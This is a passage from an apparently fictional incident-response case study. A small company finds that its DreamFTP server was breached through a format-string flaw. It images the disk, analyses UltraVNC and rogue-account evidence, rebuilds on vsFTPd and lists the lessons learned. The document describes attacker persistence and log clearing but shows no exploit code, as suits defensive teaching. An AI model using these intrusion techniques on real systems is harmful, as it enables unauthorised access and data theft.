
Sam then checks the PIX firewall logs for any entry from 172.16.30.2 and found a very telling entry. What jumped out at him was the connection to port 1080 to the FTP server.

```
Oct 22 19:19:49 MT: %PIX-6-IPACCESSLOGS: list InBnd1 permitted tcp
172.16.30.2(41120) -> 192.168.10.2(1080) 12 packets
```

He then asks Sarah to run a netstat -na command from the FTP server. The results again confirm Sam's suspicion that something is not right. Sure enough, port 1080 is listening on the FTP server. Sam knows that there should not be a service running on port 1080. He has a proxy running on the web server but not on the FTP server.

```
C:\>netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1080           0.0.0.0:0              LISTENING
  UDP    192.168.10.2:500       *:*
C:\>
```

Sam needs to know what is listening on port 1080. He fires up Process Explorer and gets his answer. VNC server for Win32 is a running process as shown in Figure 12.



Process	PID	CPU	Description	Company Name
Interrupts	n/a		Hardware Interrupts	
DPCs	n/a		Deferred Procedure Calls	
System	8			
SMSS.EXE	132		Windows NT Session Manager	Microsoft Corporation
CSRSS.EXE	160		Client Server Runtime Process	Microsoft Corporation
WINLOGON.EXE	180		Windows NT Logon Application	Microsoft Corporation
SERVICES.EXE	208		Services and Controller app	Microsoft Corporation
svchost.exe	404		Generic Host Process for Win32 Services	Microsoft Corporation
spoolsv.exe	436		Spooler SubSystem App	Microsoft Corporation
svchost.exe	468		Generic Host Process for Win32 Services	Microsoft Corporation
regsvc.exe	508		Remote Registry Service	Microsoft Corporation
mstask.exe	528		Task Scheduler Engine	Microsoft Corporation
WinMgmt.exe	584		Windows Management Instrumentation	Microsoft Corporation
winvnc.exe	612	1	VNC server for Win32	UltraVNC
svchost.exe	624		Generic Host Process for Win32 Services	Microsoft Corporation
LSASS.EXE	220		LSA Executable and Server DLL (Export Version)	Microsoft Corporation
svchost.exe	576		Generic Host Process for Win32 Services	Microsoft Corporation

Type	Name
Mutant	\BaseNamedObjects\WinVNC_Win32_Instance_Mutex
Port	\RPC Control\OLE6978AE0192154F4D8BB4A1B6EE61
Section	\BaseNamedObjects__R_0000000000df_SMem__
Semaphore	\BaseNamedObjects\shell.{7CB834F0-527B-11D2-9D1F-0000F805CA57}
Semaphore	\BaseNamedObjects\shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
Thread	winvnc.exe(612): 760
Thread	winvnc.exe(612): 976
Thread	winvnc.exe(612): 824
Thread	winvnc.exe(612): 884
Thread	winvnc.exe(612): 976
Thread	winvnc.exe(612): 824
Thread	winvnc.exe(612): 824
Thread	winvnc.exe(612): 608
Thread	winvnc.exe(612): 608
Thread	winvnc.exe(612): 608

CPU Usage: 3% | Commit Charge: 10.24% | Processes: 19

Figure 12- Process Explorer - winvnc.exe

After seeing the results from Process Explorer, Sarah and Sam are 100% sure that the FTP server has been compromised! They quickly take the results to George. They decide at this point to pull the network connection from the server and quickly put a notice on the web server saying the system is down due to network problems. This should buy them some time to figure out what to do next. The system is pulled from the network at 7:45 a.m.


In order to catch their breath, they all head to the break room for a cup of strong coffee. Sam and Sarah update their logbooks of what they found at this point. George decides to be proactive and have Amy start to contact all their clients and let them know the status.

Containment: In order to preserve the evidence, George knows that a full forensics analysis needs to be performed. He tells Sam to proceed with a full byte-level backup of the hard drive. One of the strong suits of Sam, and one of the main reasons he was hired, was his background in computer security. Sam knows the procedures of Incident Handling of a compromise and proceeds to make a backup of the system so he and Sarah could dig deeper to try and get answers to their many questions. Sam performs the following steps:

- Hard shutdown of the system, pull the plug. This will preserve everything stored on the hard drive.
- Removes the hard drive from the system.
- Installs hard drive into newly purchased external USB 2.0 hard drive enclosure, the Addonix Pocket ExDrive[35], and connects to his laptop.
- Connects new Maxtor OneTouch external USB 2.0 120Gb drive[36] to laptop.
- Boots Helix Ver. 1.5 Incident Reponse and Forensics CD[37].
- Runs Grab 1.2.1, a graphical interface to dd/sdd/dcfldd, to make an image of the hard drive. See Figure 13.
- Command-line invoked from Grab:

```
sdd if=/dev/hda1 skip=0 conv=noerror ibs=4096 2>>
/var/local/grab/logs/grab.image.log | grab-counter 2>>
/var/local/grab/logs/grab.buffer.data | tee
/var/local/grab/grab-fifo | md5sum > /tmp/hash.log 2>&1
sdd if=/var/local/grab/grab-fifo 2>>
/var/local/grab/logs/grab.image.log | dd of=/mnt/sda1/dream
seek=0 obs=4096 >> /var/local/grab/logs/grab.image.log 2>&1
```

[35] http://www.addonics.com/products/enclosures/ae5idecsu2f.asp
[36] http://www.maxtor.com/_files/maxtor/en_us/documentation/data_sheets/onetouch_data_sheet.pdf
[37] http://www.e-fense.com/helix/



Source: /dev/hda1

Destination: /mnt/sda1

Image Name: dream

sdd

□ Use cryptcat

□ Split the Image

Compression: None

Hash: MD5 Source

Verify: Yes

Input: 4096

Output: 4096

DD Count:

Skip (Input): 0

Seek (Output): 0

Conv: noerror

Started ...Mon Oct 25 08:09:57 MDT 2004

Session Log

```
Command-line:
sdd if=/dev/hda1 skip=0 -noerror ibs=4096 2>> /var/local/grab/logs/grab.image.log | grab-c
ounter 2>> /var/local/grab/logs/grab.buffer.data | tee /var/local/grab/grab-fifo | md5sum
> /tmp/hash.log 2>&1
sdd if=/var/local/grab/grab-fifo 2>> /var/local/grab/logs/grab.image.log | sdd of=/mnt/sda
1/dream seek=0 obs=4096 >> /var/local/grab/logs/grab.image.log 2>&1
```

Progress Stream

```
Progress: 90.00MB (0.09GB)      Avg. Throughput: 4.50MB/sec
Progress: 100.00MB (0.10GB)     Avg. Throughput: 2.44MB/sec
Progress: 110.00MB (0.11GB)     Avg. Throughput: 1.45MB/sec
```


Working... SOURCE = /dev/hda1 DEST = /mnt/sda1/dream

Figure 13- Grab - sdd front-end

Both Sam and Sarah sign and date an evidence form detailing what they did and the fact they locked the original drive in the safe.

They make a second backup of the drive and mount it back into the computer so they can start performing more detailed analysis. Sam next performs a Windows files search for any files created between 10/22 and 10/23.

The results are shown in Figure 14.


Search Results
File Edit View Favorites Tools Help
Back Search Folders
Address Search Results Go
Search
New
Search Now
Stop Search
Select an item to view its description.
Search Results

Look in: Local Harddrives (C:)

Search Options <<

☑ Date

files Created

○ in the last 1 months

○ in the last 1 days

● between 10/22/2004

and 10/23/2004

☐ Type

☐ Size

☐ Advanced Options

Indexing Service is currently disabled.

Name	In Folder	R	Size	Type	Modified
ORL	C:\Program Files			File Folder	10/22/2004 7:15 PM
users	C:\Program Files\BolinTech		1 KB	DAT File	10/22/2004 3:53 PM
log20041022	C:\Program Files\BolinTech\log		17 KB	Text Document	10/22/2004 2:05 PM
log20041023	C:\Program Files\BolinTech\log		14 KB	Text Document	10/23/2004 6:39 PM
VNC	C:\Program Files\ORL			File Folder	10/22/2004 7:15 PM
auth.dll	C:\Program Files\ORL\VNC		109 KB	Application Extension	6/2/2004 10:08 PM
authad.dll	C:\Program Files\ORL\VNC		93 KB	Application Extension	6/2/2004 10:08 PM
authlogonuser.dll	C:\Program Files\ORL\VNC		81 KB	Application Extension	6/2/2004 10:08 PM
driverupgrade	C:\Program Files\ORL\VNC			File Folder	10/22/2004 7:15 PM
install video hook ...	C:\Program Files\ORL\VNC		1 KB	Shortcut	7/20/2004 10:40 AM
ldapauth.dll	C:\Program Files\ORL\VNC		105 KB	Application Extension	6/2/2004 10:08 PM
ldapauth9x.dll	C:\Program Files\ORL\VNC		105 KB	Application Extension	6/2/2004 10:08 PM
ldapauthnt4.dll	C:\Program Files\ORL\VNC		105 KB	Application Extension	6/2/2004 10:08 PM
Licence	C:\Program Files\ORL\VNC		18 KB	Text Document	8/10/2002 9:50 PM
logmessages.dll	C:\Program Files\ORL\VNC		12 KB	Application Extension	6/20/2004 8:27 PM

108 object(s)

Figure 14- Windows Search Results

Both see that a VNC directory was created around 7:15 p.m. on 10/22. They look in the VNC directory and spot a `readme.txt` file and they look at it. They quickly determine that the VNC installed was actually Ultr@VNC as shown in Table 23.

```
Ultr@VNC v1.0.0 RC16 - Win32 -  May 2004

     Copyright (C) 2002-2003 Ultr@VNC Team - All rights reserved

                                        *****

Some key features:

•  Embedded File Transfer with intuitive Graphical User Interface allowing
for easy file copy between local and remote computers. It uses the current
VNC connection and files are compressed during their transfer.

* MS Logon/NT security support. You can manage server access using MS Users,
Domains and Groups. It also includes a logging feature where all actions are
written to a log file.
```

Table 23- readme.txt file - Ultr@VNC

Sam and Sarah now realize that the hackers can utilize Ultr@VNC to transfer files and not have to depend on DreamFTP. Also, it leaves no logs as to what might have been transferred.


Looking closer in the directory, they also find a file, `mslogon.log`, which gets them very nervous.

They see the results detailed below as shown in Table 24.

```
22/10/2004 19:19   Connection received from 172.16.30.2 using ftp_administrator account
22/10/2004 19:28   Client 172.16.30.2 disconnected
22/10/2004 21:00   Connection received from 172.16.30.2 using ftp_administrator account
22/10/2004 21:02   Client 172.16.30.2 disconnected
24/10/2004 17:49   Connection received from 172.16.30.2 using ftp_administrator account
24/10/2004 18:11   Client 172.16.30.2 disconnected
```

Table 24- Mslogon.log entries

They realize that someone had complete control over their system on a Sunday evening for 22 minutes. They also see a new user account, `ftp_administrator`, that didn't exist before. A quick look at the user management on the box confirms the fact that a new user was created with full 'Administrator' rights. Whoever hacked this box was good! They note all this evidence in their logbooks. The results they found are shown in Figure 15.



Member of:


Administrators

Users

Figure 15- Computer Management - Users/Groups

Given the fact that Ultr@VNC has file transfer features and the hackers were online for a good period of time, Sam figured it was safe to assume that the hackers discovered and transferred the latest video that Jack posted on Sunday morning. He informs George of their findings. George knows he needs to go into damage control mode but first he needs to call Sick Rolemon and give him the bad news. To say the least, George is dreading making this call.

Eradication: George calls the team back together to assess the situation. Sam and Sarah fill him in on all the details of their findings so far. They know that Ultr@VNC was installed and that more files were likely downloaded from the server. The hacker created a new user account with full administrator privileges. The question they need answered now is how did the hackers get to the box initially. George asks Sam what services were listening on dream. Sam informs him that the box was hardened and only FTP was open. They both look at each other and ask the obvious question. Are there any recent vulnerabilities associated with DreamFTP? Sam goes a quick Google search and the findings floor him. He shows George the results as shown in Figure 16.



http://www.google.com/search?q=dreamftp+vulnerability&sourceid=opera&num=0&ie=utf-8&oe=utf-8

Web Results **1** - **10** of about **579** for **dreamftp vulnerability**. (**0.30** seconds)


Format String **Vulnerability** in **DreamFTP** (Exploit) - addict3d.org
... Format String **Vulnerability** in **DreamFTP** (Exploit). Added by: A^C^E Date: 19.02.04
Time: 01:07:28 Category: Exploits Source: http://www.securiteam.com ...
www.addict3d.org/ index.php?page=viewarticle&type=security&ID=674 - 37k - Cached - Similar pages

SecuriTeam.com ™ (Format String **Vulnerability** in **DreamFTP** ...
Title, 18/2/2004. Format String **Vulnerability** in **DreamFTP** (Exploit). Summary.
Dream FTP Server "provides powerful, multi threaded and ...
www.securiteam.com/exploits/5RP0J2AC0M.html - 15k - Cached - Similar pages

SecuriTeam.com ™ (Format String **Vulnerability** in **DreamFTP** (User ...
Format String **Vulnerability** in **DreamFTP** (User command). Summary. ... The **DreamFTP** server
suffers from a format string **vulnerability** in the USER command. Details. ...
www.securiteam.com/windowsntfocus/5HP0B0AC0E.html - 10k - Cached - Similar pages
[More results from www.securiteam.com]

Figure 16- Google results of dreamftp vulnerability search

They now know the vector used to break into the box. DreamFTP just turned their business into a nightmare! Sam knows that they will have to rebuild the box and find out if there is a patch to DreamFTP. When Sam attempts to load www.bolintech.com to check for updates, he is presented with the results as shown in Figure 17.



http://www.bolintech.com/

Not Found

The requested URL / was not found on this server.

Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

Apache/1.3.31 Server at bolintech.com Port 80

Figure 17- Web results from www.bolintech.com

The company no longer has a presence on the web. Any attempt to email support comes back with the results as shown in Table 25. It appears that this vulnerability put the company out of business. Great %#@!

```
I'm afraid I wasn't able to deliver your message to the following addresses.
This is a permanent error; I've given up. Sorry it didn't work out.

<support@bolintech.com>:
Sorry, no mailbox here by that name. (#5.1.1)
```

Table 25- Reply from email to support@bolintech.com

George realizes that there will never be a patch to fix the format string in DreamFTP so homevideo.com will need to setup a different FTP server. It is now 9:50 a.m. and George pulls the team together. George informs everyone that a new FTP server will need to be put in place. He tasks Sam to come back to him with some ideas on how to proceed. George wants to have the server back in operation by the end of the day, if possible. They decide to convene in one hour.

Sam and Sarah put their heads together and determine to convert the box to Linux using the Fedora Core 2 distribution.[38] They also decide to use vsFTPd as the primary FTP server.[39] vsFTPd was designed with security as its number-one priority and written from the ground up to be free of security holes while also providing great performance and stability. In fact, the SAC team from SANS recommend vsFTPd as the preferred secure FTP server: "*For those of you looking for a secure FTP daemon alternative, the SAC team recommends vsFTPd.*"[40]

<u>Recovery:</u> George reconvenes the team at 10:55 a.m. and Sam and Sarah present their idea of using Linux Fedora Core 2 and vsFTPd. George likes what he hears about the security features of vsFTPd and gives them the go ahead. He wants a status report of the progress in about three hours.

Sam immediately jumps on his internal desktop and starts downloading ISO images for Fedora Core 2 from LinuxISO.org.[41] He tasks Sarah to archive the ftproot directory from the old box. Sam burns the images and starts the install. It goes quickly and he has a fresh install, to include all updates and patches by 2:45 p.m. vsFTP is installed as part of Fedora Core 2. Sam hardens the system to remove any services not required. He then configures vsFTPd according to an article by Peter Harrison.[42] He finishes up just as George calls them together to get the three-hour update. George is pleased with the progress. Sam informs him that the only thing they have left to do is create the ftp user accounts, restore the FTP files that Sarah archived, and most important, to perform some vulnerability scanning of the new system. George leaves them to their important task and asks to get an update at 5:00 p.m.

Sam and Sarah really work hard and complete their task at 4:54 p.m. They even had time to run a Nessus scan against the new box. Nessus is a very fast, reliable remote

[38] http://www.fedora.redhat.com/
[39] http://vsftpd.beasts.org/
[40] http://www.sans.org/newsletters/sac/sac1_48.php
[41] http://www.linuxiso.org/distro.php?distro=64
[42] http://www.siliconvalleyccie.com/linux-hn/ftp-server.htm

security scanner that has a modular architecture that allows plug-ins to be added that provides the Internet community with the newest and latest security checks.[43] The results come back clean and Sam gives the good news to George at the update meeting.

It has been a long, draining day, so George sends the troops home. He sets a meeting for the next morning at 9:00 a.m. to talk about the break-in and discuss lessons learned from the incident as well as find other ways to improve security for homevideo.com. It should be a very interesting meeting.

Lessons Learned: Everyone is in a better mood after a good night's sleep. George brings in Krispy Kreme and Starbucks. Everyone dives in. Since Amy was not involved in the technical aspect of the incident, George instructs her to contact all the clients and inform them of the current status and provide them with new passwords on the rebuilt FTP server. George has also instructed her to offer all clients free service for the next two months. Amy heads off to mollify the clients.

Sam and Sarah inform George that the new FTP server is looking good. They are feeling relieved about their decision yesterday concerning the compromised FTP server. They now need to talk about what went wrong and how they are going to improve security at homevideo.com.

As the discussion went on, below lists the things that went wrong or contributed to the compromise of the FTP server running DreamFTP:

- No one was aware of the format string vulnerability against DreamFTP.
- Filters on the router and firewall were very lax. This allowed for Ultr@VNC to be setup to listen on tcp/1080 from the outside.
- No Intrusion Detection systems were in place to fully understand how the compromise occurred in the first place.

They next decide to try and piece together a likely timeline of the compromise as well as the steps they took yesterday to fix the problem. From the logs, they were able to put together a likely timeline for the compromise as shown in Table 26:

```
Oct 22:
      6:08 p.m. - DreamFTP logs showed connection from 172.16.30.2.
      7:15 p.m. - Ultr@VNC installed (based on directory creation time) and
user ftp_administrator created.
      7:19-7:28 p.m. - Ultr@VNC connection from 172.16.30.2 (from PIX
firewall logs as well as mslogon.log.)
      7:25 p.m. - Audit logs were cleared.

Oct 24:
      01:46 a.m. - Jack uploads latest video for Sick.
      5:49-6:11 p.m. - Ultr@VNC connection from 172.16.30.2 using
ftp_administrator account.
```

Table 26- Likely timeline of compromise

[43] http://www.nessus.org

They know the hackers had compromised the box Friday evening and connected again Sunday evening. They were all fairly sure the hackers were able to download the latest video, `Haris_Pilton-Home-Video-3.mpg,` that Jack uploaded early Sunday morning.

The team then recounts their actions from yesterday and puts it in a timeline as shown in Table 27.

```
Oct 25:
      6:35 a.m. - George sees CNN news report and calls Sam.
      6:55 a.m. - Sam confirms report, decide to meet at office immediately.
      7:20 a.m. - Team arrives at office.
      7:45 a.m. - Decision made to pull FTP server from network.
      8:09 a.m. - Backup made of system hard drive, further analysis made.
      9:50 a.m. - Decision made to rebuild box – investigate possible
solutions.
     10:55 a.m. - George agrees with Sam/Sarah to rebuild box using Linux
Fedora Core 2 and secure vsFTPd server.
      2:45 p.m. - Sam/Sarah complete Fedora Core 2/vsFTPd install to include
all patches.
      4:54 p.m. - Rebuild complete to include restore of all accounts and
files.  Included Nessus vulnerability scan against new box.

Oct 26:
      09:00 a.m. - George convenes lessons learned meeting.
      09:10 a.m. - Amy contacts all clients with new ftp account passwords.
      11:25 a.m. - All clients contacted, report created, meeting adjourned.
```

Table 27- Timeline of Incident Handling procedures.

From the meeting, the points below were written up in a report. There were many improvements that can and will be made to the site. The recommendations are shown below:

- Improve the router and firewall ACLs. Only allow services that are required for each server.
- Add SNORT IDS system.
- Perform periodic vulnerability scanning – Nessus scan would have picked up the DreamFTP vulnerability.
- Add warning banners to all servers.
- Add host-based file integrity – tripwire.[44]
- Install central log server to collect all router/firewall/IDS logs.
- Time synchronization of all systems to insure proper correlation between systems.
- Ensure patches and anti-virus signatures are always kept up-to-date.
- Continue to investigate the identity of the attacker. Work with ISP's involved and local law enforcement. Need to pursue legal action against the attacker since the release of the home videos over the Internet was so damaging.

After the meeting, George takes everyone out to lunch and gives them the rest of the afternoon off. The homevideo.com team is determined to learn from this experience and take the steps necessary so an incident like this will never happen again.

[44] http://www.tripwire.com/

References

[1] Lichtenstein, Roy 1923-1997. Sweet Dreams, Baby!, from the portfolio, 11 Pop Artists, Volume III, 1965, color serigraph on paper, Smithsonian American Art Museum, gift of Philip Morris, Incorporated.

[2] Bolintech.com. “Bolintech Home Page.” (known dead link). URL: http://www.bolintech.com

